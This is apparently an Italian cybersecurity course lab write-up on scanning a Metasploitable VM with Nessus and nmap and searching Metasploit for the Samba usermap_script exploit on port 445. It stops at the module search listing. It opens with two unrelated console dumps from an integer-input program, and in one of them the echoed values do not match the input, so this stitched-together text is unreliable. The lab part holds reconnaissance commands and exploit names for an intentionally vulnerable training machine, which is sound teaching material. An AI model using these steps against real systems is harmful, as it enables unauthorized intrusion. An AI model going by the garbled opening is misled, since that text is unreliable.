
```
Inserire 10 interi:
[1]:12
[2]:16
[3]:55
[4]:74
[5]:28
[6]:41
[7]:36
[8]:18
[9]:2
[10]:3
[11]:5
[12]:21
[13]:5
[14]:96
[15]:12
[16]:44
[17]:215
[18]:685
[19]:74
[20]:1
[3]:24
[4]:42
[5]:36
[6]:85
[7]:14
[8]:25
[9]:745
[10]:965
[11]:52
[12]:14
[13]:45
[14]:12
[15]:258
[16]:854
```

```
Inserire 10 interi:
[1]:25
[2]:42
[3]:36
[4]:8
[5]:68
[6]:7
[7]:96
[8]:85
[9]:412
[10]:326
[11]:25
[12]:420
[13]:023
[14]:125
[15]:985
[16]:3
[17]:4
[18]:12
[19]:87
[20]:65
Il vettore inserito e':
[1]: 25
[2]: 42
[3]: 36
[4]: 8
[5]: 68
[6]: 7
[7]: 96
[8]: 85
[9]: 412
[10]: 326
[11]: 25
[12]: 420
[13]: 23
[14]: 20
[15]: 15
[16]: 3
[17]: 4
[18]: 12
[19]: 87
[20]: 19
```



EXPLOIT METASPLOITABLE CON METASPLOIT





Traccia Giorno 4

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:

IP Kali Linux: 192.168.50.100
IP Metasploitable: 192.168.50.150
Listen port (nelle opzioni del payload): 5555

Suggerimento:

Utilizzate l'exploit al path exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search)

Nessus Vulnerability Scan

Cos’è Nessus?

Nessus è un noto strumento di scansione utilizzato per identificare potenziali vulnerabilità nei sistemi informatici, reti, applicazioni e dispositivi. Non si limita al semplice rilevamento, ma classifica anche le vulnerabilità rilevate in base alla loro gravità (bassa, media, alta, critica), aiutandoci a prioritizzare le correzioni necessarie. Le funzionalità di Nessus includono anche la mappatura delle reti per identificare dispositivi attivi, porte aperte e servizi in esecuzione, fornendo un quadro dettagliato dei punti di ingresso potenziali per gli attacchi. Le scansioni vengono effettuate selezionando gli indirizzi IP o i range di rete da analizzare. Quindi, utilizzando un vasto database di plugin costantemente aggiornato, Nessus esegue le scansioni e genera report dettagliati con le vulnerabilità trovate, la loro gravità e le raccomandazioni per la mitigazione.

Configurazione indirizzi IP

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100
netmask 255.255.255.0
gateway 192.168.50.1
```

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

Digitando il comando **sudo nano /etc/network/interfaces** andiamo ad aprire la configurazione di rete delle macchine ed andiamo ad impostare per la macchina Kali l'indirizzo IP 192.168.50.100 e per la macchina Metasploitable 192.168.50.150. Utilizziamo lo stesso indirizzo Gateway (192.168.50.1) così da poter utilizzare le nostre macchine sulla stessa rete interna evitando eventuali rischi dall'esterno.


Controllo configurazione indirizzi IP

Per controllare che la configurazione sia stata eseguita in maniera corretta, andiamo ad effettuare un test, con il comando **ping** seguito dall'indirizzo ip della macchina e come possiamo notare, le macchine comunicano.

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.286 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.303 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.05 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.351 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.361 ms
```


Nessus

Dopo aver avviato Nessus dalla shell di Kali utilizzando il comando sudo systemctl start nessusd.service, possiamo accedere al programma tramite il browser digitando kali:8834. Avviamo una nuova scansione attraverso New Scan.




Nessus

Come possiamo notare, Nessus ci offre diverse tipologie di funzioni e scansioni, in questo caso andiamo ad effettuare un Basic Network Scan.




Nessus

Nella sezione Targets naturalmente, andremo a impostare l'indirizzo ip di Metasploitable 192.168.50.150 .



Nessus

Terminata la scansione, Nessus andrà a generare un report sulle vulnerabilità individuate, che verranno classificate in base alla gravità.



Nessus


Utilizzando nmap -sV -sS indirizzo IP -p 445 andiamo a vedere il nome del servizio presente sulla porta specificata, in questo caso il protocollo samba.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sS 192.168.50.150 -p 445
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 10:04 CEST
Nmap scan report for 192.168.50.150
Host is up (0.00037s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:5B:2B:5F (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.68 seconds
```

Samba è un protocollo Server Message Block (SMB), che permette la condivisione di risorse (file, stampanti, ecc) tra sistemi operativi diversi.

Nessus

Effettuando un riscontro su Nessus, si può notare che effettivamente è stata riscontrata una vulnerabilità di alta criticità, del protocollo samba, sulla porta 445.



Metasploit

Con il comando **msfconsole** andiamo ad avviare il tool Metasploit.

Metasploit è un framework open-source per la creazione, il test e l'esecuzione di exploit. È uno degli strumenti più utilizzati dagli esperti di sicurezza informatica per testare la sicurezza delle reti e delle applicazioni, simulare attacchi informatici e identificare vulnerabilità.
È importante utilizzarlo solo su sistemi di cui si possiede l'autorizzazione per fare dei test. L'uso non autorizzato di Metasploit è illegale e può avere gravi conseguenze legali.

Metasploit

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
